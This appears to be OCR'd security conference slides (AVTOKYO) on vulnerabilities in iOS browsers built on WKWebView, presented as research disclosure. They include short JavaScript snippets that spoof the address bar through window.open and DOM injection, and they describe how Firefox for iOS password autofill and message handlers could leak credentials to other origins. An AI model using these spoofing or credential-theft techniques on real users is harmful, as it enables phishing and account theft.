

URL is replaced
URL property
Current URL
Invalid URL
WKWebView's state
Current Origin
Never finish loading

Following code can spoof address bar

by injecting DOM contents into a new window while loading an invalid URL

```
w = window.open('nttps://accounts.google.com');

setTimeout(function(){
  w.document.body.innerHTML='<h1>Hacked.</h1>';
}, 1000);
```



https://accounts.google.com/


Hacked.

Similar bug on Safari for iOS before 9.3.3

that could be abused with a non-existing hostname

```
w = window.open('http://account.google.com');

setTimeout(function(){
  w.document.body.innerHTML='<h1>Hacked.</h1>';
}, 1000);
```




account.google.com

Hacked.

Origin confusion in Script Messages

Script Messages

A feature of WKWebView to invoke registered Swift handlers from JavaScript



Example

JS's window.print function of Firefox for iOS uses Script Messages as follows

```
window.print = function() {
 webkit.messageHandlers.printHandler.postMessage({})
};
```

https://github.com/mozilla/firefox-ios/blob/Firefox-v5.2b1/Client/Assets/PrintHelper.js

Example

JS's window.print function of Firefox for iOS uses Script Messages as follows

```
window.print = function() {
 webkit.messageHandlers.printHandler.postMessage({})
};
```

Invoke printing function in Swift

https://github.com/mozilla/firefox-ios/blob/Firefox-v5.2b1/Client/Assets/PrintHelper.js

Example

JS's window.print function of Firefox for iOS uses Script Messages as follows

```
window.print = function() {
 webkit.messageHandlers.printHandler.postMessage({})
};
```

Similar handlers can be found by searching "messageHandlers"

https://github.com/mozilla/firefox-ios/blob/Firefox-v5.2b1/Client/Assets/PrintHelper.js

```
webkit.messageHandlers.printHandler.postMessage({})

webkit.messageHandlers.spotlightMessageHandler.postMessage(payload);

webkit.messageHandlers.faviconsMessageHandler.postMessage(favicons);

webkit.messageHandlers.localRequestHelper.postMessage({ type: "reload" });

webkit.messageHandlers.contextMenuMessageHandler.postMessage(data);
webkit.messageHandlers.contextMenuMessageHandler.postMessage({ handled: true

webkit.messageHandlers.localRequestHelper.postMessage({ type: "reload" });

webkit.messageHandlers.findInPageHandler.postMessage({ totalResults: 0 });
webkit.messageHandlers.findInPageHandler.postMessage({ totalResults: matches
webkit.messageHandlers.findInPageHandler.postMessage({ currentResult: curren

webkit.messageHandlers.windowCloseHelper.postMessage(null);

webkit.messageHandlers.loginsManagerMessageHandler.postMessage(messageData);
webkit.messageHandlers.loginsManagerMessageHandler.postMessage({


webkit.messageHandlers.accountsCommandHandler.postMessage({ type: evt.type,


webkit.messageHandlers.readabilityMessageHandler.postMessage(readabilityResu

webkit.messageHandlers.readerModeMessageHandler.postMessage({Type: "ReaderMo
webkit.messageHandlers.readerModeMessageHandler.postMessage({Type: "ReaderMo
webkit.messageHandlers.readerModeMessageHandler.postMessage({Type: "ReaderMo
```


- All messageHandlers can be called from any origin
- Most of them are good, e.g., printHandler
- However, some of them need to restrict caller origin

Bug 1194567

Login data can be stolen from any other site
(discovered by Mozilla before its public release)


Password Manager in Firefox for iOS

automatically finds and fills out a login form in a page by the following steps



Username
Password
Login
WKWebView
1. Inject JS code to find a form
2. Send back a form info
3. Find stored credentials for the current URL
4. Inject JS code to fill out a form
SWIFT

WKWebView's URL property was used here

to find user credentials for the current URL


Username
Password
Login
WKWebView
1. Inject JS code to find a form
2. Send back a form info
3. Find stored credentials for the current URL
4. Inject JS code to fill out a form
SWIFT

URL property was used as a retrieval key to get ID/PW of the current page



Attacker can make Firefox to fill out target page's ID/PW to the attacker's page by abusing time gap
URL property
Attacker URL
Target URL
WKWebView's state
Attacker Page
Target Page
Time Gap

Bug 1293931

Accounts command handler can be called from any origin


Accounts Command Handler

is used in Firefox Sync sign in for communicating with WKWebView



Handler is used here for registering user credentials to browser UI

- The handler is available only in special WKWebView for sign in, there is no address bar and all resources are https:
- However, the **handler has no check for caller’s origin**
- Is it secure or not…?



WHAT IS AVTOKYO?

AVTOKYO is the Japanese community oriented Computer Security Short Conference.

